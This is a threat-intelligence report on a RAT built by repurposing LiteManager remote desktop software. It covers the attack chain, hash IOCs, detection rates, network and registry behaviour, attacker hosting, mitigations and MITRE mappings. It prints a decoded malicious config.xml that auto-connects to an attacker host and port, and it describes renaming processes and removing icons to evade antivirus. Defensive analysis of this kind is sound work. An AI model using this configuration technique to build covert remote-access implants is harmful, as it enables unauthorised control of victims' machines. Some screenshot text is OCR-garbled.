# LiteManager Exploit RAT

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
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
#### **Diamond Model**








## **Attack Chain**





#### About LiteManager & LiteManager RAT




The LiteManager RAT has been detected for the first time on an underground dark web forum and is being offered for sale by a threat actor. This type of virus is not an ordinary RAT virus. It injects the RAT by exploiting a security vulnerability in the legal software LiteManager, specifically originating from its NoIP service.

#### What's LiteManager?



LiteManager is a legal remote desktop connection software similar to AnyDesk and TeamViewer. Individuals, companies, and institutions use this software to establish remote connections.



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NoIP is a DDNS service that essentially allows users to use a domain name associated with their dynamic IP addresses. When establishing a connection, a stable domain name is obtained via NoIP, and remote desktop connection is made through that domain name. This process enables users to maintain the connection even if their IP addresses constantly change.

## Features of the LiteManager Exploit RAT

The most important feature of the RAT is its low detection rate. Since LiteManager is a legitimate software, it is not detected as a virus by many antivirus programs. Another feature of the software is that the RAT infects the system through configuration changes based on NoIP contained within the software, and everything happens through the LiteManager application. The user is not required to install any additional software other than LiteManager.

## How Could an Attacker Perform the Attack

- LiteManager RAT can infect the target system in two different ways. In the first type of attack, the attacker sends a modified configuration file of the legit LiteManager along with a different patch to the user. This configuration file contains an exploit via NoIP, and as soon as it is executed, the attacker establishes a remote desktop connection via DDNS using the LiteManager application.
- In the other type of attack, the attacker does not make the user install any software. He makes the targeted user replace the configuration file with the default configuration file that comes with the LiteManager application. In this way, the existing NoIP vulnerability provides full access to the targeted system via LiteManager.





- In the second s		<b>1</b> )
Dorya Dizen Bicim Gorünüm Yardım		
Parameters version="4728">>CallbackSettings> <noipsettings>//48AD8AeABtAGwAIA82AGUAcgBzAGkAbwBuAD0AIgAxAc4AMAAIACAAZQBuAGMAbwBkAGkAbgBnAD0AIgBVAFQARgAtADEANgAIAD8APgANAAAAPAByAG8AbQBFAGMAbw</noipsettings>		
AMADWALWBUAGBAaQBWAF8AbgB1AHcAXWBtAGEAaQBUAF8AaABVAHMAdAA+ADwAbgBxAGkAcABFAG4AZQB3AF8AbQBhAGkAbgBfAHAAbwByAHQAPgA1ADYANQAxADwALwBUAGBAaQBwAF8AbgB1AHcAXWBtAGEAaQBUAF8AcABVAHIAdAA+ADwAaQBkAF8AYgB5AF8AYWBVAGBAcABUAGEAbQB1AD4AZg		
i80AF8AYwBvAGQAZQA+ADwAcwB5AG4AYwBoAHIAbwBuAGkAegB1AF8AcwB1AHQAdABpAG4AZwB2AD4AZgBhAGwAcwB1ADwALwB2AHKAbgB1AGgAcgBvAG4AaQ86AGUAXwB2AGUAAABABAGkAbgBnAHMAPgA8AHUAcwB1AF8AcgB1AHMAZQByAHYAZQBFAG4AbwBpAHAAPgBmAGEAbAB2AGUAPAAvAHUAcw	1AF8A	vcgB1A
NUFueSBpbnR1cmZhY2UTQ2FsbGJhY2t8dXRvQ29ubmVjdAkXQ2FsbGJhY2tDb25uZWH05N50ZXJ2YWxCCghIaWR1U3RvcAgMSXBGaWx0ZXJUeXB1AgIXUHJvdGVjdENhbGxiYWNrU2V0dG1uZ3MIEkR1bn1JUHY2Q29ubmVjdG1vbggZRG1zYWJsZUR2bubMVjdG1vbggURG1zYWJsZUJt	190ZUN	IvbnRy/
FNob3dVc2VyR1R0T3B1cmF0ab9uSW5mbwgYQXIrVXXI1c1B1cm1pc3Npb25Gb33BdXRoCBVTaG93U3VwcG9ydE1vZGVXabSkb3c1IURvTm90QXIrUGVybW1zc21vbkFmdGVyRG1zY29ubmV1dAgSVXIISFRUUFByb3h5U2VydmVyCA1Qcm94eVR5cGUCAA1Qcm94eVBxccnQCABNQcm94eUF1dGh1bnRpY	FØaW9	JuCB1V
QBjAHQAXwByAGUAYwBvAHIAZAA+ADwAYwBvAGGAcAByAGUAcwBzAGkAbwBuAF8AcQB1AGEAbABpAHQAeQA+ADkAMAA8AC8AYwBvAGGAcAByAGUAcwBzAGkAbwBuAF8AcQB1AGEAbABpAHQAeQA+ADkAMAA8AC8AYwBvAGGAcAByAGUAcwBzAGkAbwBuAF8AcQB1AGEAbABpAHQAeQA+ADkAMAA8AC8AYwBvAGGAcAByAGUAcwBzAGkAbwBuAF8AcQB1AGEAbABpAHQAeQA+ADkAMAA8AC8AYwBvAGGAcAByAGUAcwBzAGkAbwBuAF8AcQB1AGEAbABpAHQAeQA+ADkAMAA8AC8AYwBvAGGAcAByAGUAcwBzAGkAbwBuAF8AcQB1AGEAbABpAHQAeQA+ADkAMAA8AC8AYwBvAGGAcAByAGUAcwBzAGkAbwBuAF8AcQB1AGEAbABpAHQAeQA+ADkAMAA8AC8AYwBvAGGAcAByAGUAcwBzAGkAbwBuAF8AcQB1AGEAbABpAHQAeQA+ADkAMAA8AC8AYwBvAGGAcAByAGUAcwBzAGKAbwBuAF8AcQB1AGEAbABpAHQAeQA+ADkAMAA8AC8AYwBvAGGAcAByAGUAcwBzAGKAbwBuAF8AcQB1AGEAbABpAHQAeQA+ADkAMAA8AC8AYwBvAGGAcAByAGUAcwBzAGKAbwBuAF8AcQB1AGEAbABpAHQAeQA+ADkAMAA	BsAGk	:AdAB5/
QBhAGcAZQA+AGYAYQBSAHMAZQA8AC8AZAByAGEAdw8fAHUAcw81AHIAbgBhAG9AZQBFAG8AbgBfAGkAbQBhAGcAZQA+ADwAdQBZAGUAXwBuAGUAdw8fAGYAaQBSAGUAXwBwAGEAdABoAD4AZgBhAGwAcw81ADwALw81AHMAZQBFAG4AZQB3AF8AZgBpAGwAZQBFAHAAYQB9AGgAPgA8AG4AZQB3AF8AZ	8pAGw	AZQBF
0880AGUAXwBpAHMAXwByAGUAY081AGgAZ08kAD4APABmaHIAY08tAGUAXwBwAGUAcg85AHMAZ081AGUA2WaBAAC88ZgByAGEAb081AF8AcA81AHIAXw8zAGUAYwBhAHAAAAB1AHIAZ081AGA2WBtAGEA2WBtAG	ByAGU	JAXwBv/
	61AD4	APABh

The LiteManager software itself does not have a structure that can be used as a virus. The attacker changes the LiteManager software configuration to make it work as a virus.

After the configuration settings are made, the only thing left for the attacker is to send it to the target system. At this stage, social engineering can be used, or a physical attack can be carried out. The targeted system user needs to install the LiteManager version patched by the attacker or manually change the configuration file in LiteManager to run the virus.

Options >	Connect by ID - Server X	O LiteManager Server X
General     Network     Advanced     User     Tickets       Port:     Bind to IP:       5650     Image: Comparison of the second sec	ID: 36D272A4	LiteManager - Server Version Version 4.7 (4728) Feedback
Reset	Connect	Web site: litemanager.com
Use proxy server Proxy type: Proxy host:	Options Close Chat message X	© 2004-2016 L Information about connections © 2004-2016 Y Settings for LM Server
Proxy port: 0		© 2004-2016 Y About LiteManager Make ticket (send help request) Chat message
User name:		Callback connections > Connect by ID
	Ok Cancel Win	ndows'u Etkinlestir. dows'u etkinlestirice access to server dows'u etkinlestirme <u>k foo IM Server</u>
OK Cancel		10


At this stage, the targeted system user installs the LiteManager software that has been patched by the attacker. There is no suspicious activity in this part because the legitimate LiteManager software has been installed. However, this version, which has been exploited with NoIP configuration and patched by the attacker, connects to the attacker's LiteManager software via NoIP DDNS.



🔝 LiteManager Free - View	ver - Бесплатная версия	LiteManager	_		10 L	iteManager N	loIPServer	— [	- ×
Connection View Tools	Remote install Help				File	Help			
🍜 💠 🗙 🗇	💷 🖌 📾 🎉 <	🔍 🚗 👩 🖾 💻 💻			Main	Statistic	Info Advanced	Sync Au	thorization
Groups 무응	LiteManager Pro - fu	Il version of LiteManager	Modes	73					
	NoIp1   NoIp2		Full control			ID ID	Connected 1/3/2024 8:12:25		fype elf
			View only			1385C4BE C00B43F6	1/3/2024 8:12:38 1/3/2024 8:16:27		
			File transfer	r					
			Demonstrat	ion					
			O Shutdown						
			Task manag	jer					
			Execute						
			Terminal						
Nolp1 - Terminal			Device man						
File Microsoft Windows					~				
(c) Microsoft Corp	oration. All rig	hts reserved.							
C:\Windows\system3 nt authority\system									
C:\Windows\system3									
There are no entri-	es in the list.								
C:\Windows\system3	2>tasklist					<			
Image Name	PID	Session Name	Session#	Mem Usage					>
System Idle Proces	s 0	Services	 0	8 K		All connection		h Disc	onnect
System		Services		140 K		Disable auto	refresh	F	ind
Registry		Services	0	18,600 K					
smss.exe	460	Services	0	756 K 3.832 K	~		Ok A	pply	Exit
Address: 192.168.0.2 Port:	5651 Selected: 1	Удаленная командная стро	ка						

Finally, the attacker establishes a connection from its LiteManager software to the LiteManager software of the targeted user.

# How Does the LiteManager RAT Bypass the Antiviruses?



The software cannot be used as a virus in its pure form. This is because of incorrect process names, the visible tray icon, and some antivirus software marking it as unwanted software. To prevent the detection, tray and file icons have been removed, and process and service names have been changed. This allows the software to be used as a virus.

### **Technical CTI Analysis of the LiteManager RAT**

#### **STUB**


Detect It Easy v	3.07 [Windows 10 Version 2009] (x8	6_64)	🚺 Entropi					-	- 🗆 X
Dosya adı > C:\Users\BilirN	/lisin\Desktop\run.exe		Tip PE32	Ofset	Boyut 0000 00b5e200		Say Bo	yut 0001d19e	Tekrar yükle
Dosya tipi PE32	File size ▼ 11.37 MiB	Taban adres E 00400000	Toplam D 7.98153	urum pake	tlenmiş(99%)			Kaydet	Diyagramı kaydet
Dosya bilgisi	Bellek haritası Disasm	Onaltlik Dizgeler	Entropi Baytla Bölge	r					
MIME PE	Dışa aktar İçe al	Ara Özet		Boyut 00000400 0000d600	Entropi Durum 2.44375 paketlenmemiş 6.50627 paketlenmiş	Ad PE Başlık Bölüm(0)['.text']			•
Bölümler 0005	Zaman tarih damgası > 2024-01-13 15:49:52	İmajın boyutu 00b63000	Diyagram	00005200	6.18211 nabatlanmamic	Rölüm/1)[' rdətə'] 			•
Tarama Otomatik	Endianness LE	Mod Mi 32 bit I3	8 7 7						
Derleyici: N	P:Microsoft Visual C/C++ (2008-20 Microsoft Visual C/C++ (2010 SP1)[I Microsoft Linker(10.0)[GUI32]		6 դրոր 5 4 դուրուրուրու 2 1 դուրուրուրու 0						
İmzalar 🗸	Özyinelemeli tara ✔ Derin tarama [	🗌 Sezgisel tarama 🗸 Ayrıntılı		2e+06	4e+06	6e+06	8e+06	1e+07	1,2e+07
Dizin	100% > Log	Her türlü							Kapat

The malicious stub is developed in C language and has a size of 11.37MB. The unpatched version of the software has a size of 10.89MB. At the same time, the attacker-patched version of LiteManager and the unpatched, non-virus LiteManager software are packed.

	Ad	Değiştirme tarihi	Tür	Boyut
	Kitaplıklar	7.12.2019 12:31	Dosya klasörü	
	📙 Ortak Belgeler	4.01.2024 20:50	Dosya klasörü	
•	🔜 Ortak Hesap Resimleri	4.01.2024 18:26	Dosya klasörü	
•	📙 Ortak İndirilenler	7.12.2019 12:14	Dosya klasörü	
÷	🔜 Ortak Masaüstü	7.01.2024 12:38	Dosya klasörü	
	📙 Ortak Müzik	7.12.2019 12:14	Dosya klasörü	
	📙 Ortak Resimler	7.12.2019 12:14	Dosya klasörü	
	📊 Ortak Videolar	7.12.2019 12:14	Dosya klasörü	
	🖀 config.xml	26.01.2024 23:32	XML Belgesi	24 KB
	🗟 desktop.ini	7.12.2019 12:12	Yapılandırma ayarl	1 KB
	ROMFUSClient.exe	26.01.2024 23:32	Uygulama	4.61 <b>7 KB</b>
	ROMServer.exe	26.01.2024 23:32	Uygulama	5.752 KB

After running the patched LiteManager software by the attacker, files named 'config.xml', 'ROMFUSClient.exe', and 'ROMServer.exe' are created in the Public directory.

These files created in the Public directory are not created in the Public directory in the normal version of LiteManager that has not been patched by the attacker. In the normal LiteManager version, these files are created under the C:\Program Files (x86)\LiteManager Pro - Server directory.



The created 'config.xml' file plays a critical role in the attack. Changes made to this 'config.xml' file enable the attacker to establish a connection to the LiteManager software without the user's consent. However, the file content is encoded and encrypted.

7	
8	NoIPSettings>
9	<pre><rom_connect_by_id_settings version="4728"></rom_connect_by_id_settings></pre>
10	<auto_connect>true</auto_connect>
11	<use_lm_noip>false</use_lm_noip>
12	<noip_host>85.159.228.188</noip_host>
13	<noip port="">5651</noip>
14	<noip_id>36D272A4</noip_id>
15	<interval>5</interval>
16	<noip_use_new_main_noip>false</noip_use_new_main_noip>
17	<noip_new_main_host>91.240.86.200</noip_new_main_host>
18	<noip_new_main_port>5651</noip_new_main_port>
19	<id_by_compname>false</id_by_compname>
20	<pre><id_random_on_start>false</id_random_on_start></pre>
21	<id_add_prefix_id>false</id_add_prefix_id>
22	<id_prefix_id></id_prefix_id>
23	<id_hardware_id>VB86f9c143-716e4981</id_hardware_id>
24	<id_use_hardware_id>true</id_use_hardware_id>
25	<use_protect_code>false</use_protect_code>
26	<protect_code>0</protect_code>
27	<synchronize_settings>false</synchronize_settings>
28	<use_reserve_noip>false</use_reserve_noip>
29	<reserve_noip_host></reserve_noip_host>
30	<reserve_noip_port>5651</reserve_noip_port>
31	<pre><synchronize_screen_record>false</synchronize_screen_record></pre>
32	<cur_main_noip_index>1</cur_main_noip_index>
33	<pre>- </pre>
34	<pre>- </pre>
35	<ntuser></ntuser>

The contents of the encoded and encrypted "config.xml" file were decoded and decrypted to make it readable.

It appears that the <auto\_connect> feature is enabled in the configuration file of the LiteManager software(*whose configuration was changed by the attacker*). This indicates that an automatic connection to the NoIP server is established when the software is run.

In this configuration file, the <noip\_host> value 85.159.228.188 is specified. This IP address is a malicious IP address belonging to the attacker. If the targeted user runs the LiteManager software, the targeted user will connect to this IP address via port 5651, which is specified in the <noip\_port> value.

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
It also appears that <noip\_use\_new\_main\_noip> is false. Normally this is false, and LiteManager users will enable the NoIP option in the settings section of LiteManager when they want to establish a connection over NoIP. Then it will be set to true and the ip address 91.240.86.200 in <noip\_new\_main\_host> will be contacted via port 5651 in <noip\_new\_main\_port> and this server will be used to establish connections over NoIP.

The attacker has changed this structure and activated the automatic connection system. The attacker has added his own server as a NoIP host, so that when the targeted user opens the software, it automatically connects to the server hosted by the attacker.

😂 🗀 😢 😣   🔜 🖸 Filename 🗆	MD5	SHA1	SHA-256		
ROMFUSClient.exe	cd11b9d9cba0dc293a06c58ad671e658	28a92c3412b3324f4207427f1f4c226efdb27ad9	76abf6c0d6b6b0e25c29b4904e69666309cd2309cac72bc835cb513e33ecb442	 	
ROMServer.exe	1a0c89dc5d3814c030dcac5bd88349f9	1d3a7a4b1a57192a9187d5901d38495b0f788	4cd0e5827cf4fcaa1eb5acb901d80b8384e37bc26e47b89c7935eefbb820aec0		
📧 run.exe	29de28efab6e5238b53be6fcdab8ecd9	b733461008bb97d9d766c3165791ebe3bdd8	72e0fcfa4cf6766f88df74da16a71ac04e78f6219804037d9d3f1639a81ed066		

Hash information of the created files is as follows:

SHA256	4cd0e5827cf4fcaa1eb5acb901d80b8384e37bc26e47b89c7935eefbb820aec0
SHA256	72e0fcfa4cf6766f88df74da16a71ac04e78f6219804037d9d3f1639a81ed066
SHA256	76abf6c0d6b6b0e25c29b4904e69666309cd2309cac72bc835cb513e33ecb442



These hash values differ in the original version of LiteManager that's not been patched by the attacker.

Scan result:	This file was detected by [2 / 40] engine(s)	
File name:	run.exe	
File size:	11919872 bytes	
Analysis date:	2024-01-27   06:28:25	
CRC32:	4c419164	
Scan result:	This file was detected by [4 / 40] engine(s)	
File name:	ROMFUSClient.exe	
File size:	4727264 bytes	
Analysis date:	2024-01-27   05:32:42	
CRC32:	79272996	
Scan result:	This file was detected by [4 / 40] engine(s)	
File name:	ROMServer.exe	
File size:	5890016 bytes	
Analysis date:	2024-01-27   05:33:33	
CRC32:	0abf3c38	
MD5:	1a0c89dc5d3814c030dcac5bd88349f9	
SHA-1:	1d3a7a4b1a57192a9187d5901d38495b0f7888cb	
SHA-2:	4cd0e5827cf4fcaa1eb5acb901d80b8384e37bc26e47b89c7935eefbb820aec0	

The virus detection rate of the file patched by the attacker, and the files created in the system after running the patched file are shown in the screenshot. The file patched by the attacker was detected by 2 out of 40 antiviruses. ROMFUSClient.exe and ROMServer.exe created in the Public directory were detected by 4 out of 40 antiviruses

#### NETWORK

85.159.228.188:5651			ROMServer.exe 🖍
	152 B 🟦	3	٥
85.159.228.188:5651			ROMServer.exe 🖍
	152 B 👤	3	٥
85.159.228.188:5651			ROMServer.exe 🖍
	152 B 🛨	3	٥
85.159.228.188:5651			ROMServer.exe 🖍
	152 B 🟦	3	٥
85.159.228.188:5651			ROMServer.exe 🖍
	152 B 🛨	3	

On a network basis, only the ip address 85.159.228.188 is interacted with via tcp. After running the LiteManager application patched by the attacker, the attacker establishes a connection with this ip address via port 5651 and this is done through the ROMServer.exe application. There is no request or UDP connection.

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#### **PROCESS & REGISTRY**

	~	
	cmd	C:\Users\Public\ROMServer.exe /firewall
	pid	1992
	parent_proc	27
	status	0×0000000
Process Create	proc	29
	time	545
	kind	Create
	image	C:\Users\Public\ROMServer.exe
	cmd	C:\Users\Public\ROMServer.exe
	pid	2976
	parent_proc	27
	status	0×0000000
Process Create	proc	30
	time	1871
	kind	Create
	image	C:\Users\Public\ROMFUSClient.exe
	cmd	C:\Users\Public\ROMFUSClient.exe /tray

Upon examining the generated process activities, no suspicious activity seems to be evident. However, upon closer inspection, it appears that the process names have been changed by the attacker.

📙 Microsoft Windows Search Prot	%0	2,0 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
ROMFUSClient (32 bit)	%0	2,4 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
😢 ROMFUSClient (32 bit)	%0	3,2 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
😰 ROMServer (32 bit)	%0	3,4 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
🔍 LiteManagerTeam LiteManager						
D	e/ n	10.0 M/D	0 MID /	0 M/L /	Columbia.	Calculation.
Process Monitor (32 bit)	%0	2,1 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
ROMFUSClient.exe (32 bit)	%0	2,6 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
🕵 ROMServer.exe (32 bit)	%0	3,1 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük

When analyzing the processes and services created by the attacker-patched and non-attacker-patched LiteManager software in the system, it can be seen that the two versions behave differently. In the non-attacker-patched version, there are 2 ROMFUSClient Processes + one ROMServer Process and a service connected to it, while in the attacker-patched version the process names are ROMFUSClient.exe and ROMServer.exe. Here ROMFUSClient.exe is connected as a single process and ROMServer.exe is not connected to a service.

The attacker has made such changes in order to use the software as a virus and to reduce antivirus mark

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Process Stack
9.01.2024 13:20:55,8320542
368
egistry
egQueryValue
IAME NOT FOUND
KLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\ProductId
0000033
9 3 6 6

#### 🐓 Event Properties

🗲 Event	Process Stack
Date:	29.01.2024 13:20:55,8320449
Thread:	1368
Class:	Registry
Operation:	RegQueryValue
Result:	SUCCESS
Path:	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\ProductName
Duration:	0.0000019

ROMServer.exe and ROMFUSClient.exe created by run.exe receives data such as ProductID (Windows Key), ProductName (Windows operating system name) of the Windows operating system. Although ProductName is a normal behavior (because remote desktop connections may need the windows name during connection establishment), ProductID is suspicious here. Because ProductID is a unique identifier that specifies a legal copy of the Windows operating system. Remote desktop connection software does not need this kind of data.

16:15:03 🚺 ROMServer.exe	4888 🎬 RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion	SUCCESS	KeySetInformation
16:15:03 🚺 ROMServer.exe		HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\InstallDate	BUFFER OVERFL	Length: 12
16:15:03 🚺 ROMServer.exe		HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\InstallDate	SUCCESS	Type: REG_DWO
16:15:03 🚺 ROMServer.exe	4888 📑 RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName	BUFFER OVERFL	Length: 12
16:15:03 🚺 ROMServer.exe	4888 📑 ReqQuervValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName	SUCCESS	Type: REG_SZ, Le
6:15:03 ROMServer.exe	4888 RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId	BUFFER OVERFL	Length: 12
6:15:03 🔛 ROMServer.exe	4888 🎬 RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId	SUCCESS	T <sup>i</sup> pe: REG_SZ, Le
TO. 15.05 NOWSERVELEXE	4000 m Regulosekey	TINEIWISOF TWARE IWICIOSOR WINDOWS IN LOUIRIN VEISION	3000233	
16:15:03 DOMSonvor exe	4888 CroptoFilo	C:\Program Files (x86)\LiteManager Pro - Server\security dll	NAME NOT FOUR	ID Desired Access P

Looking at the registry activity in the version of the software that was not patched by the attacker, it again shows that ROMServer.exe has access to the licensing information of the Windows operating system. The only explanation for this is that this key was obtained on the basis of license verification, not malicious activity. Some remote desktop software can collect the Windows license number to ensure that users are using a legitimate copy.

However, no matter how legitimate and harmless this may be, the method of license verification should use the license key entry method that many applications use today, rather than a method such as accessing the private windows license number.

#### OSINT

#### Summary

ASN	AS207713 - GLOBAL INTERNET SOLUTIONS LLC
Hostname	cx21.ip-ptr.tech
Range	85.159.228.0/24
Company	GLOBAL INTERNET SOLUTIONS LLC
Hosted domains	0
Privacy	⊘ True
Anycast	S False
ASN type	Hosting
Abuse contact	abuse@gir.network

The IP address used by the attacker is associated with the provider LLC GLOBAL INTERNET SOLUTIONS [gir.network]. The attacker purchased the hosting server through gir.network.

Source 1		Valodzes Abele Karojan Načene Saurel Sa
// TAGS: self-signed		// LAST SEEN: 2024-01-17
General Inform	nation	हुँ Open Ports
Hostnames	cx21 <b>ip-ptr.tech</b>	3389
Domains	IP-PTR.TECH	// 3389 / TCP 1692648682 2824-91-17118:44:34.389488
Country	Latvia	Remote Desktop Protocol
City	Riga	Remote Desktop Protocol \va9\y69\y69\y23\y26\y26\y26\y26\y26\y22\y124\y69\y22\y17\y68\y69\y22\y26\y69\y69\y69
Organization	GLOBAL INTERNET SOLUTIONS LLC	Remote Desktop Protocol NTLM Info: OS: Windows 10 (version 2004)/Windows Server (version 2004)
ISP	GLOBAL INTERNET SOLUTIONS LLC	OS Bulls: 18.0.19441 Target Hame: DESKTOP-TCRDUAC NetBISOS Domain Name: DESKTOP-TCRDUAC
ASN	AS207713	NetBIOS Computer Name: DESKTOP-TCBUAC DNS Domain Name: DESKTOP-TCBUAC FQD:: DESKTOP-TCBUAC
Operating System	Windows (build 10.0.19041)	SSL Certificate
		Certificate: Data: Version: 2 (0+2) Serial Number:

Only port 3389 is active on the server used by the attacker. This port belongs to the RDP (Remote Desktop Protocol) service. The attacker manages the victim machines in the LiteManager application from this RDP server.

?	127.0.0.1:5650	ROMServer.exe 🗸
	91.240.86.200:5651	ROMServer.exe 🗸
	91.240.86.200:80	ROMServer.exe 🗸
	91.240.86.200:443	ROMServer.exe 🗸
	91.240.86.200:5651	ROMServer.exe 🗸
	91.240.86.200:80	ROMServer.exe 🗸
	91.240.86.200:443	ROMServer.exe 🗸

In the version of the software not patched by the attacker, the connection is established with the IP address 91.240.86.200. This IP address can be found in the decoded and decrypted config.xml file on **page 10**. This IP address is the harmless IP address that LiteManager connects to by default.

#### LiteManager NoIP Exploit Summary

- LiteManager is a legit remote desktop connection software like AnyDesk, TeamViewer.
- It has been patched and its configuration file modified by a threat actor. In addition, the service in the legitimate software has been removed, process names have been changed and Tray/File icons have been removed.
- These changes by the attacker allowed the software to be used as a virus, bypassing antivirus software and establishing a connection with the attacker's LiteManager software through NoIP server when the software is run.
- In the configuration file, the attacker enables automatic connection and adds his own NoIP host/port information in the configuration file. This way, whenever the LiteManager application is run by the targeted user, it automatically connects to the attacker's LiteManager software.
- The Attacker then gets full access to the targeted user through LiteManager and can control the screen, send commands, monitor the screen, and more.
- In the legit version of LiteManager, the default IP address that appears in network actions is 91.240.86.200, while in the version patched by the attacker, this address is 85.159.228.188 and 5651 is used as the port.
- Port 3389 was found to be open on the attacker's server. The attacker is performing malicious activities through a windows VPS server. The company where the server is hosted is identified as *gir.network*. At the same time, 3 hosts and 7 websites were detected on servers purchased through *gir.network*, which were known to have malicious activities in the last 30 days. This shows that this hosting system is frequently used by attackers.

## Mitigations

- Always download software from the official source & from the official site of the software. This will reduce the risk of infecting your system with a virus.
- Stay informed about the latest threats and vulnerabilities by leveraging threat intelligence feeds.
- Provide regular security awareness training to educate users about potential threats, social engineering tactics, and safe online practices.
- Regularly update and patch all software, including operating systems, applications, and third-party software.
- Employ EDR solutions to monitor and respond to advanced threats and suspicious activities on endpoints.
- Implement application control solutions to allow only trusted applications to run on endpoints, preventing the execution of unauthorized or unknown binaries.
- As a precaution against potential connections originating from the IP address 85.159.228.188, block this IP within your security system.
- Block the IOC list provided in the **IOCs & Categorization** section of the report within the security software. This update on your security software will protect you against this exploit.
- Use file encryption technologies to protect sensitive data. This can prevent trojans or other malicious software from accessing sensitive data and stealing it.
- Allow users to access only the system resources they need. This can limit the spread and impact of malware.

#### MITRE ATT&CK Table

Execution	Technique ID
Native API	Т1106
Windows Command Shell	T1059.003
Inter-Process Communication	T1559
Command and Scripting Interpreter	Т059

Privilege Escalation	Technique ID	
Process Injection	T1055	
Boot or Logon Autostart Execution	T1547	

Defense Evasion	Technique ID
Obfuscated Files or Information	T1027
Software Packing	T1027.002
